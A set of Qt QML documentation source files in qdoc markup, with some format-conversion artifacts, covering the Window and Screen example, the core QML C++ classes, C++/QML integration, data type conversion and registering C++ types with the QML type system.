\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Window and Screen

\example window

\brief This example demonstrates the Window and Screen types in QML

\image qml-window-example.png

\ingroup qtquickexamples

\e{Window and Screen} shows how to:

\list

\li create a window in QML

\li control its \l {QQuickWindow::visibility} {visibility}

\li present a splash screen during application startup

\li access the properties of the \l Screen

\endlist

It also demonstrates how to package QML into \l {The Qt Resource System}



{resources} and provide an `\l {Setting the Application Icon} {icon}` to create a standalone QML desktop application.

```
\include examples-run.qdocinc
```

## `\section1 Window Implementation`

A splash screen can be created with the `\l {Qt::SplashScreen}` `{Qt.SplashScreen}` flag, and should be `\l {Qt::ApplicationModal}` `{ApplicationModal}` to prevent interaction with the main window. If the splash window is also transparent, and showing a partially transparent image, then it will look like a shaped window.

```
\snippet window/Splash.qml splash-properties
```

In this example a `\l Timer` will automatically dismiss the splash screen, but in a real application you might want to connect to a signal from the application logic to hide the splash when initialization is complete.

```
\snippet window/Splash.qml timer
```

The main window in this example is the control window, with some buttons and checkboxes to control and provide feedback on the state of a secondary window. Each checkbox has a binding to the property whose state it is displaying, and also an `onClicked` handler to change the state. This is the

typical pattern to create a two-way binding while avoiding binding loops.

```
\snippet window/window.qml windowedCheckbox
```

\l Screen has several properties which are generally useful to applications which need to rotate some content when the screen orientation changes, to position windows on the screen or to convert real units to logical pixel units. `ScreenInfo.qml` (which is displayed inline in `window.qml`, or can be run by itself with `qmlscene`) simply displays the property values, while the splash screen uses them to center the window on the screen.

```
\snippet window/Splash.qml screen-properties
```

If a \l Window is nested inside an \l Item or another Window, the inner window becomes \e{transient for} the outer one (see \l Window for more explanation). But if you want to create multiple top-level windows as unrelated peers, you can create them inside a non-visual \l QObject root item, as this example does.

```
*/
```

```
qtqml.qdocconf
```

```
include($QT_INSTALL_DOCS/global/qt-module-defaults.qdocconf)
```

```
project          = QtQml
```

```
description      = Qt QML Reference Documentation
```

version = \$QT\_VERSION

examplesinstallpath = qml

qhp.projects = QtQml

qhp.QtQml.file = qtqml.qhp

qhp.QtQml.namespace = org.qt-project.qtqml.\$QT\_VERSION\_TAG

qhp.QtQml.virtualFolder = qtqml

qhp.QtQml.indexTitle = Qt QML

qhp.QtQml.indexRoot =

qhp.QtQml.filterAttributes = qtqml \$QT\_VERSION qtrefdoc

qhp.QtQml.customFilters.Qt.name = QtQml \$QT\_VERSION

qhp.QtQml.customFilters.Qt.filterAttributes = qtqml \$QT\_VERSION

qhp.QtQml.subprojects = qmltypes classes examples

qhp.QtQml.subprojects.classes.title = C++ Classes

qhp.QtQml.subprojects.classes.indexTitle = Qt QML C++ Classes

qhp.QtQml.subprojects.classes.selectors = class fake:headerfile

qhp.QtQml.subprojects.classes.sortPages = true

qhp.QtQml.subprojects.examples.title = Examples

qhp.QtQml.subprojects.examples.indexTitle = Qt Quick Examples and Tutorials

qhp.QtQml.subprojects.examples.selectors = fake:example

qhp.QtQml.subprojects.qmltypes.title = QML Types

qhp.QtQml.subprojects.qmltypes.indexTitle = Qt QML QML Types

```
qhp.QtQml.subprojects.qmltypes.selectors = qmlclass
```

```
qhp.QtQml.subprojects.qmltypes.sortPages = true
```

```
tagfile          = ../../../../doc/qtqml/qtqml.tags
```

```
depends += qtcore qtxmlpatterns qtgui qtquick qtdoc qtlinguist
```

```
headerdirs += .. \
```

```
    ../../imports/models
```

```
sourcedirs += .. \
```

```
    ../../imports/models \
```

```
    ../../imports/statemachine
```

```
examplesdirs += ../../../../examples/qml \
```

```
    ../../\
```

```
    snippets
```

```
imagedirs += images
```

```
# Add a thumbnail for examples that do not have images
```

```
manifestmeta.thumbnail.names += "QtQml/Chapter 4*" \
```

```
    "QtQml/Chapter 6*"
```

navigation.landingpage = "Qt QML"

navigation.cppclassespage = "Qt QML C++ Classes"

navigation.qmltypespage = "Qt QML QML Types"

topic.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-cppclasses-topic.html

\title Important C++ Classes Provided By The Qt QML Module

\brief Overview of the C++ classes provided by the Qt QML module

The \{Qt QML} module provides C++ classes which implement the QML framework.

Clients can use these classes to interact with the QML run-time (for example,

by injecting data or invoking methods on objects), and to instantiate a

hierarchy of objects from a QML document. The Qt QML module provides more

C++ API than just the classes listed here, however the classes listed here

provide the foundations of the QML runtime and the core concepts of QML.

\section1 QML Runtime

A typical QML application with a C++ entry-point will instantiate a QQmlEngine

and then use a QQmlComponent to load a QML document. The engine provides a

default QQmlContext which will be the top-level evaluation context used for

evaluating functions and expressions defined in the QML document.

The object hierarchy defined in the QML document will be instantiated by

calling the \{QQmlComponent::create()}{create()} function of the QQmlComponent

instance, assuming that no errors were encountered during document loading.

The client may wish to modify the `QQmlContext` provided by the engine, by injecting properties or objects into the context. They can call the `QQmlEngine::rootContext()` function to access the top-level context.

After instantiating the object, the client will usually pass control to the application event loop so that user input events (like mouse-clicks) can be delivered and handled by the application.

*\note* The Qt Quick module provides a convenience class, `QQuickView`, which provides a QML runtime and visual window for displaying a QML application.

## *\section2* The `QQmlEngine` Class

The `QQmlEngine` class provides an engine which can manage a hierarchy of objects which is defined in a QML document. It provides a root QML context within which expressions are evaluated, and ensures that properties of objects are updated correctly when required.

A `QQmlEngine` allows the configuration of global settings that apply to all of the objects it manages; for example, the `QNetworkAccessManager` to be used for network communications, and the file path to be used for persistent storage.

See the `QQmlEngine` class documentation for in-depth information about what

the `QQmlEngine` class provides, and how it can be used in an application.

## \section2 The `QQmlContext` Class

The `QQmlContext` class provides a context for object instantiation and expression evaluation. All objects are instantiated in a particular context, and all of the expressions which are evaluated while an application is running are evaluated within a particular context. This context defines how symbols are resolved, and thus which values the expression operates on.

See the `QQmlContext` class documentation for in-depth information about how to modify the evaluation context of an object by adding or removing properties of a `QQmlContext`, and how to access the context for an object.

## \section1 Dynamic Object Instantiation and Expression Evaluation

Dynamic object instantiation and dynamic expression evaluation are both core concepts in QML. QML documents define object types which can be instantiated at run-time using a `QQmlComponent`. An instance of the `QQmlComponent` class can be created in C++ directly, or via the `QtQml::Qt::createComponent()` `{Qt.createComponent()}` function in imperative QML code. Arbitrary expressions can be calculated in C++ via the `QQmlExpression` class, and such expressions can interact directly the QML context.

## \section2 The `QQmlComponent` Class



The QQmlComponent class can be used to load a QML document. It requires a QQmlEngine in order to instantiate the hierarchy of objects defined in the QML document.

See the `QQmlComponent` class documentation for in-depth information about how to use QQmlComponent.

## `\\section2 The QQmlExpression Class`

The QQmlExpression class provides a way for clients to evaluate JavaScript expressions from C++, using a particular QML evaluation context. This allows clients to access QML objects by id, for example. The result of evaluation is returned as a QVariant, and the conversion rules are defined by the QML engine.

See the `QQmlExpression` class documentation for in depth information about how to use QQmlExpression in an application.

## `\\section1 Usage of the Classes within QML Applications`

These pages describe how to create QML applications which interact with the C++ classes:

`\\list`

- \li \{\qtqml-cppintegration-topic.html\}{Integrating QML and C++}
- \list
- \li \{\qtqml-cppintegration-exposecppattributes.html\}{Exposing Attributes of C++ Classes to QML}
- \li \{\qtqml-cppintegration-definetypes.html\}{Defining QML Types from C++}
- \li \{\qtqml-cppintegration-contextproperties.html\}{Embedding C++ Objects into QML with Context Properties}
- \li \{\qtqml-cppintegration-interactqmlfromcpp.html\}{Interacting with QML Objects from C++}
- \li \{\qtqml-cppintegration-data.html\}{Data Type Conversion Between QML and C++}
- \endlist
- \endlist

\*/

contextproperties.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-cppintegration-topic.html

\title Integrating QML and C++

\brief Description of how to integrate QML and C++ code

QML is designed to be easily extensible through C++ code. The classes in the \l {Qt QML} module enables QML objects to be loaded and manipulated from C++, and the nature of QML engine's integration with Qt's \l {Meta Object System}{meta object system} enables C++ functionality to be invoked directly from QML. This allows the development of hybrid applications which are implemented with a mixture of QML, JavaScript and C++ code.

Integrating QML and C++ provides a variety of opportunities, including the ability to:

\list

\li Separate the user interface code from the application logic code, by implementing the former with QML and JavaScript within \l{qtqml-documents-topic.html}{QML documents}, and the latter with C++

\li Use and invoke some C++ functionality from QML (for example, to invoke your application logic, use a data model implemented in C++, or call some functions in a third-party C++ library)

\li Access functionality in the \l{Qt QML} or \l{Qt Quick} C++ API (for example, to dynamically generate images using QQuickImageProvider)

\li Implement your own \l{qtqml-typesystem-objecttypes.html}{QML object types} from C++

\unicode{0x2014} whether for use within your own specific application, or for distribution to others

\endlist

To provide some C++ data or functionality to QML, it must be made available from a QObject-derived class. Due to the QML engine's integration with the meta object system, the properties, methods and signals of any QObject-derived class are accessible from QML, as described in

\l{qtqml-cppintegration-exposecppattributes.html}{Exposing Attributes of C++ Types to QML}. Once the required functionality is provided by such a class, it can be exposed to QML in a variety of ways:

\list

\li The class can be

\l{qtqml-cppintegration-definetypes.html#registering-an-instantiable-object-type}{

registered as an instantiable QML type}, so that it can be instantiated and used like any ordinary

\l{qtqml-typesystem-objecttypes.html}{QML object type} from QML code

\li The class can be registered as a

[\{qml-cppintegration-definetypes.html#registering-singleton-objects-with-a-singleton-type}](#)

{Singleton Type} so that a single instance of the class may be imported from QML code, allowing the instance's properties, methods and signals to be accessed from QML

\li An instance of the class can be [\{qml-cppintegration-contextproperties.html}](#){embedded into QML code} as a `{context property}` or `{context object}`, allowing the instance's properties, methods and signals to be accessed from QML

\endlist

These are the most common methods of accessing C++ functionality from QML code; for more options and

details, see the main documentation pages that are described in the sections further below.

Additionally, aside from the ability to access C++ functionality from QML, the `{Qt QML}` module also provides ways to do the reverse and manipulate QML objects from C++ code. See

[\{qml-cppintegration-interactqmlfromcpp.html}](#){Interacting with QML Objects from C++} for more details.

Finally, the C++ code may be integrated into either a C++ application or a C++ plugin depending on whether it is to be distributed as a standalone application or a library. A plugin can be integrated with a QML module that can then be imported and used by QML code in other applications; see [\{qml-modules-cppplugins.html}](#){Providing Types and Functionality in a C++ Plugin} for more information.

## \section1 Exposing Attributes of C++ Classes to QML

QML can easily be extended from C++ due to the QML engine's integration with the Qt meta object

system. This integration allows the properties, methods and signals of any QObject-derived class to be accessible from QML: properties can be read and modified, methods can be invoked from JavaScript expressions and signal handlers are automatically created for signals as necessary. Additionally, enumeration values of a QObject-derived class are accessible from QML.

See [\{qtqml-cppintegration-exposecppattributes.html}](#){Exposing Attributes of C++ Types to QML} for more information.

## [\section1](#) Defining QML Types from C++

QML types can be defined in C++ and then registered with the [\{qtqml-typesystem-topic.html}](#){QML type system}. This allows a C++ class to be instantiated as a [\{QML Object Types}](#){QML object type}, enabling custom

object types to be implemented in C++ and integrated into existing QML code. A C++ class may be also registered for other purposes: for example, it could be registered as a [\e {Singleton Type}](#) to enable a single class instance to be imported by QML code, or it could be registered to enable the enumeration values of a non-instantiable class to be accessible from QML.

Additionally, the [\{Qt QML}](#) module provides mechanisms to define QML types that integrate with QML concepts like attached properties and default properties.

For more information on registering and creating custom QML types from C++, see the [\{qtqml-cppintegration-definetypes.html}](#){Defining QML Types from C++} documentation.

## \\section1 Embedding C++ Objects into QML with Context Properties

C++ objects and values can be embedded directly into the context (or \\e scope) of loaded QML objects using \\e {context properties} and \\e {context objects}. This is achieved through the `QQmlContext` class provided by the \\ {Qt QML} module, which exposes data to the context of a QML component, allowing data to be injected from C++ into QML.

See \\{qtqml-cppintegration-contextproperties.html}{Embedding C++ Objects into QML with Context Properties} for more information.

## \\section1 Interacting with QML Objects from C++

QML object types can be instantiated from C++ and inspected in order to access their properties, invoke their methods and receive their signal notifications. This is possible due to the fact that all QML object types are implemented using `QObject`-derived classes, enabling the QML engine to dynamically load and introspect objects through the Qt meta object system.

For more information on accessing QML objects from C++, see the documentation on \\{qtqml-cppintegration-interactqmlfromcpp.html}{Interacting with QML Objects from C++}.

## \\section1 Data Type Conversion Between QML and C++

When data values are exchanged between QML and C++, they are converted by the QML engine to have the

correct data types as appropriate for use from QML or C++, providing the data types involved are known to the engine.

See [\{qtqml-cppintegration-data.html\}{Data Type Conversion Between QML and C++}](#) for information on

the built-in types supported by the engine and how these types are converted for use when exchanged between QML and C++.

\*/

data.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information



\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-cppintegration-data.html

\title Data Type Conversion Between QML and C++

\brief Description of how data types are exchanged between QML and C++

When data values are exchanged between QML and C++, they are converted by the QML engine to have the correct data types as appropriate for use in QML or C++. This requires the exchanged data to be of a type that is recognizable by the engine.

The QML engine provides built-in support for a large number of Qt C++ data types. Additionally, custom C++ types may be registered with the QML type system to make them available to the engine.

This page discusses the data types supported by the QML engine and how they are converted between QML and C++.

## \section1 Data Ownership

When data is transferred from C++ to QML, the ownership of the data always remains with C++. The exception to this rule is when a QObject is returned from an explicit C++ method call: in this case, the QML engine assumes ownership of the object, unless the ownership of the object has explicitly been set to remain with C++ by invoking `QQmlEngine::setObjectOwnership()` with `QQmlEngine::CppOwnership` specified.

Additionally, the QML engine respects the normal QObject parent ownership semantics of Qt C++ objects, and will not ever take ownership of a QObject instance which already has a parent.

## \section1 Basic Qt Data Types

By default, QML recognizes the following Qt data types, which are automatically converted to a corresponding \l {QML Basic Types}{QML basic type} when passed from C++ to QML and vice-versa:

\table

\row

\li Qt Type

\li QML Basic Type

\row

\li bool

\li \l bool

\row

\li unsigned int, int

\li \l int

\row

\li double

\li \l double

\row

\li float, qreal

\li \l real

\row

\li QString

\li \l string

\row

\li QUrl

\li \l url

\row

\li QColor

\li \l color

\row

\li QFont

\li \l font

\row

\li QDate

\li \l date

\row

\li QPoint, QPointF

\li \l point

\row

\li QSize, QSizeF

\li \l size

\row

\li QRect, QRectF

\li \l rect

\row

\li QMatrix4x4

\li \l matrix4x4

\row

\li QQuaternion

\li \l quaternion

\row

\li QVector2D, QVector3D, QVector4D

\li \l vector2d, \l vector3d, \l vector4d

\row

- \li Enums declared with Q\_ENUMS()

- \li \l enumeration

\endtable

\note Classes provided by the \l {Qt GUI} module, such as QColor, QFont, QQuaternion and QMatrix4x4, are only available from QML when the \l {Qt Quick} module is included.

As a convenience, many of these types can be specified in QML by string values, or by a related method provided by the \l {QtQml::Qt} object. For example, the \l {Image::sourceSize} property is of type \l size (which automatically translates to the QSize type) and can be specified by a string value formatted as "width\c{x}height", or by the Qt.size() function:

\qml

Item {

    Image { sourceSize: "100x200" }

    Image { sourceSize: Qt.size(100, 200) }

}

\endqml

See documentation for each individual type under \l {QML Basic Types} for more information.

## \section1 QObject-derived Types

Any QObject-derived class may be used as a type for the exchange of data between QML and C++, providing the class has been registered with the QML type system.

The engine allows the registration of both instantiable and non-instantiable types. Once a class is registered as a QML type, it can be used as a data type for exchanging data between QML and C++. See

[\{qtqml-cppintegration-definetypes.html#registering-c++-types-with-the-qml-type-system}](#){Registering C++ types with the QML type system} for further details on type registration.

## \section1 Conversion Between Qt and JavaScript Types

The QML engine has built-in support for converting a number of Qt types to related JavaScript types, and vice-versa, when transferring data between QML and C++. This makes it possible to use these types and receive them in C++ or JavaScript without needing to implement custom types that provide access to the data values and their attributes.

(Note that the JavaScript environment in QML modifies native JavaScript object prototypes, including those of `String`, `Date` and `Number`, to provide additional features. See the [\{qtqml-javascript-hostenvironment.html}](#){JavaScript Host Environment} for further details.)

## \section2 QVariantList and QVariantMap to JavaScript Array and Object

The QML engine provides automatic type conversion between QVariantList and JavaScript arrays, and between QVariantMap and JavaScript objects.

For example, the function defined in QML below left expects two arguments, an array and an object, and prints their contents using the standard JavaScript syntax for array and object item access. The C++ code below right calls this function, passing a QVariantList and a QVariantMap, which are automatically converted to JavaScript array and object values, respectively:

```
\table
\header
\row
\li \snippet qml/qtbinding/variantlistmap/MyItem.qml 0
\li \snippet qml/qtbinding/variantlistmap/main.cpp 0
\endtable
```

This produces output like:

```
\code
Array item: 10
Array item: #00ff00
Array item: bottles
Object item: language = QML
```

Object item: released = Tue Sep 21 2010 00:00:00 GMT+1000 (EST)

\endcode

Similarly, if a C++ type uses a QVariantList or QVariantMap type for a property type or method parameter, the value can be created as a JavaScript array or object in QML, and is automatically converted to a QVariantList or QVariantMap when it is passed to C++.

## \section2 QDateTime to JavaScript Date

The QML engine provides automatic type conversion between QDateTime values and JavaScript \c Date objects.

For example, the function defined in QML below left expects a JavaScript \c Date object, and also returns a new \c Date object with the current date and time. The C++ code below right calls this function, passing a QDateTime value that is automatically converted by the engine into a \c Date object when it is passed to the \c readDate() function. In turn, the readDate() function returns a \c Date object that is automatically converted into a QDateTime value when it is received in C++:

\table

\header

\row



```
\li
```

```
\qml
```

```
// MyItem.qml
```

```
Item {
```

```
    function readDate(dt) {
```

```
        console.log("The given date is:", dt.toUTCString());
```

```
        return new Date();
```

```
    }
```

```
}
```

```
\endqml
```

```
\li
```

```
\code
```

```
// C++
```

```
QQuickView view(QUrl::fromLocalFile("MyItem.qml"));
```

```
QDateTime dateTime = QDateTime::currentDateTime();
```

```
QDateTime retValue;
```

```
QMetaObject::invokeMethod(view.rootObject(), "readDate",
```

```
    Q_RETURN_ARG(QVariant, retValue),
```

```
    Q_ARG(QVariant, QVariant::fromValue(dateTime)));
```

```
qDebug() << "Value returned from readDate():" << retValue;
```

\endcode

\endtable

Similarly, if a C++ type uses a QDateTime for a property type or method parameter, the value can be created as a JavaScript \c Date object in QML, and is automatically converted to a QDateTime value when it is passed to C++.

## \section2 Sequence Type to JavaScript Array

Certain C++ sequence types are supported transparently in QML as JavaScript \c Array types.

In particular, QML currently supports:

\list

\li \c {QList<int>}

\li \c {QList<qreal>}

\li \c {QList<bool>}

\li \c {QList<QString>} and \c {QStringList}

\li \c {QList<QUrl>}

\endlist

These sequence types are implemented directly in terms of the underlying C++ sequence. There are two ways in which such sequences can be exposed to QML:

as a `Q_PROPERTY` of the given sequence type; or as the return type of a `Q_INVOKABLE` method. There are some differences in the way these are implemented, which are important to note.

If the sequence is exposed as a `Q_PROPERTY`, accessing any value in the sequence by index will cause the sequence data to be read from the `QObject`'s property, then a read to occur. Similarly, modifying any value in the sequence will cause the sequence data to be read, and then the modification will be performed and the modified sequence will be written back to the `QObject`'s property.

If the sequence is returned from a `Q_INVOKABLE` function, access and mutation is much cheaper, as no `QObject` property read or write occurs; instead, the C++ sequence data is accessed and modified directly.

Other sequence types are not supported transparently, and instead an instance of any other sequence type will be passed between QML and C++ as an opaque `QVariantList`.

\b {Important Note:} There are some minor differences between the semantics of such sequence Array types and default JavaScript Array types which result from the use of a C++ storage type in the implementation. In particular, deleting an element from an Array will result in a default-constructed value replacing that element, rather than an Undefined value. Similarly, setting the length property of the Array to a value larger

than its current value will result in the Array being padded out to the specified length with default-constructed elements rather than Undefined elements. Finally, the Qt container classes support signed (rather than unsigned) integer indexes; thus, attempting to access any index greater than INT\_MAX will fail.

The default-constructed values for each sequence type are as follows:

\table	
\row \li QList<int>	\li integer value 0
\row \li QList<qreal>	\li real value 0.0
\row \li QList<bool>	\li boolean value \c {false}
\row \li QList<QString> and QStringList	\li empty QString
\row \li QList<QUrl>	\li empty QUrl
\endtable	

If you wish to remove elements from a sequence rather than simply replace them with default constructed values, do not use the indexed delete operator ("delete sequence[i]") but instead use the \c {splice} function ("sequence.splice(startIndex, deleteCount)").

## \section1 Enumeration Types

To use a custom enumeration as a data type, its class must be registered and the enumeration must also be declared with Q\_ENUMS() to register it with Qt's

meta object system. For example, the `Message` class below has a `Status`

enum:

`\code`

```
class Message : public QObject
```

```
{
```

```
    Q_OBJECT
```

```
    Q_ENUMS(Status)
```

```
    Q_PROPERTY(Status status READ status NOTIFY statusChanged)
```

```
public:
```

```
    enum Status {
```

```
        Ready,
```

```
        Loading,
```

```
        Error
```

```
    };
```

```
    Status status() const;
```

```
signals:
```

```
    void statusChanged();
```

```
};
```

`\endcode`

Providing the `Message` class has been

[\{qtqml-cppintegration-definetypes.html#registering-c++-types-with-the-qml-type-system}](#){registered}  
with the QML type system, its `Status` enum can be used from QML:

`\qml`

```

Message {
    onStatusChanged: {
        if (status == Message.Ready)
            console.log("Message is loaded!")
    }
}
\endqml

```

\note The names of enum values must begin with a capital letter in order to be accessible from QML.

## \section2 Enumeration Types as Signal and Method Parameters

C++ signals and methods with enumeration-type parameters can be used from QML provided that the enumeration and the signal or method are both declared within the same class, or that the enumeration value is one of those declared in the `\l {Qt}{Qt Namespace}`.

Additionally, if a C++ signal with an enum parameter should be connectable to a QML function using the `\l {qtqml-syntax-signals.html#connecting-signals-to-methods-and-signals}{connect()}` function, the enum type must be registered using `qRegisterMetaType()`.

For QML signals, enum values may be passed as signal parameters using the `\c int`

type:

\qml

```
Message {  
    signal someOtherSignal(int statusValue)  
  
    Component.onCompleted: {  
        someOtherSignal(Message.Loading)  
    }  
}
```

\endqml

\*/

definetypes.qdoc

/\*\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-cppintegration-definetypes.html

\title Defining QML Types from C++

\brief Description of ways to define QML object types from C++ code

When extending QML with C++ code, a C++ class can be registered with the QML  
type system to enable the class to be used as a data type within QML code.  
While the properties, methods and signals of any QObject-derived class are  
accessible from QML, as discussed in \{[qtqml-cppintegration-exposecppattributes.html](#)\}  
{Exposing Attributes of C++ Types to QML}, such a class cannot be used as a



data type from QML until it is registered with the type system. Additionally registration can provide other features, such as allowing a class to be used as an instantiable [\{qtqml-typesystem-objecttypes.html\}](http://qtqml-typesystem-objecttypes.html) {QML object type} from QML, or enabling a singleton instance of the class to be imported and used from QML.

Additionally, the `\l {Qt QML}` module provides mechanisms for implementing QML-specific features such as `\e{attached properties}` and `\e{default properties}` in C++.

(Note that a number of the important concepts covered in this document are demonstrated in the `\l{Writing QML Extensions with C++}` tutorial.)

## `\section1` Registering C++ Types with the QML Type System

A `QObject`-derived class can be registered with the QML type system to enable the type to be used as a data type from within QML code.

The engine allows the registration of both instantiable and non-instantiable types. Registering an instantiable type enables a C++ class to be used as the definition of a QML object type, allowing it to be used in object declarations from QML code to create objects of this type. Registration also provides the engine with additional type metadata, enabling the type (and any enums declared by the class) to be used as a data type for property values, method parameters and return values, and signal parameters that are exchanged between

QML and C++.

Registering a non-instantiable type also registers the class as a data type in this manner, but the type cannot be used instantiated as a QML object type from QML. This is useful, for example, if a type has enums that should be exposed to QML but the type itself should not be instantiable.

## 2 Registering an Instantiable Object Type

Any QObject-derived C++ class can be registered as the definition of a QML object type. Once a class is registered with the QML type system, the class can be declared and instantiated like any other object type from QML code. Once created, a class instance can be manipulated from QML; as [Exposing Attributes of C++ Types to QML](#) explains, the properties, methods and signals of any QObject-derived class are accessible from QML code.

To register a QObject-derived class as an instantiable QML object type, call `qmlRegisterType()` to register the class as QML type into a particular type namespace. Clients can then import that namespace in order to use the type.

For example, suppose there is a `Message` class with `author` and `creationDate` properties:

\code

```
class Message : public QObject
```

```
{
```

```
    Q_OBJECT
```

```
    Q_PROPERTY(QString author READ author WRITE setAuthor NOTIFY authorChanged)
```

```
    Q_PROPERTY(QDateTime creationDate READ creationDate WRITE setCreationDate NOTIFY  
creationDateChanged)
```

```
public:
```

```
    // ...
```

```
};
```

\endcode

This type can be registered by calling `qmlRegisterType()` with an appropriate type namespace and version number. For example, to make the type available in the `\c com.mycompany.messaging` namespace with version 1.0:

\code

```
qmlRegisterType<Message>("com.mycompany.messaging", 1, 0, "Message");
```

\endcode

The type can be used in an `\{qtqml-syntax-basics.html#object-declarations}` {object declaration} from QML, and its properties can be read and written to, as per the example below:

\qml

```
import com.mycompany.messaging 1.0
```

```
Message {  
    author: "Amelie"  
    creationDate: new Date()  
}  
\endqml
```

## `\section2` Registering Non-Instantiable Types

Sometimes a QObject-derived class may need to be registered with the QML type system but not as an instantiable type. For example, this is the case if a C++ class:

```
\list
```

```
\li is an interface type that should not be instantiable
```

```
\li is a base class type that does not need to be exposed to QML
```

```
\li declares some enum that should be accessible from QML, but otherwise should not be instantiable
```

```
\li is a type that should be provided to QML through a singleton instance, and should not be instantiable from QML
```

```
\endlist
```

The `\l {Qt QML}` module provides several methods for registering non-instantiable

types:

\list

\li qmlRegisterType() (with no parameters) registers a C++ type that is not instantiable and cannot be referred to from QML. This enables the engine to coerce any inherited types that are instantiable from QML.

\li qmlRegisterInterface() registers a Qt interface type with a specific QML type name. The type is not instantiable from QML but can be referred to by its type name.

\li qmlRegisterUncreatableType() registers a named C++ type that is not instantiable but should be identifiable as a type to the QML type system. This is useful if a type's enums or attached properties should be accessible from QML but the type itself should not be instantiable.

\li qmlRegisterSingletonType() registers a singleton type that can be imported from QML, as discussed below.

\endlist

Note that all C++ types registered with the QML type system must be QObject-derived, even if they are non-instantiable.

### \section3 Registering Singleton Objects with a Singleton Type

A singleton type enables properties, signals and methods to be exposed in a namespace without requiring the client to manually instantiate an

object instance. QObject singleton types in particular are an efficient and convenient way to provide functionality or global property values.

Note that singleton types do not have an associated QQmlContext as they are shared across all contexts in an engine. QObject singleton type instances are constructed and owned by the QQmlEngine, and will be destroyed when the engine is destroyed.

A QObject singleton type can be interacted with in a manner similar to any other QObject or instantiated type, except that only one (engine constructed and owned) instance will exist, and it must be referenced by type name rather than id. Q\_PROPERTYs of QObject singleton types may be bound to, and Q\_INVOKABLE functions of QObject module APIs may be used in signal handler expressions. This makes singleton types an ideal way to implement styling or theming, and they can also be used instead of ".pragma library" script imports to store global state or to provide global functionality.

Once registered, a QObject singleton type may be imported and used like any other QObject instance exposed to QML. The following example assumes that a QObject singleton type was registered into the "MyThemeModule" namespace with version 1.0, where that QObject has a QColor "color" Q\_PROPERTY:

```
\qml
```

```
import MyThemeModule 1.0 as Theme
```

```
Rectangle {  
    color: Theme.color // binding.  
}  
  
\endqml
```

A `QJSValue` may also be exposed as a singleton type, however clients should be aware that properties of such a singleton type cannot be bound to.

See `\qmlRegisterSingletonType()` for more information on how implement and register a new singleton type, and how to use an existing singleton type.

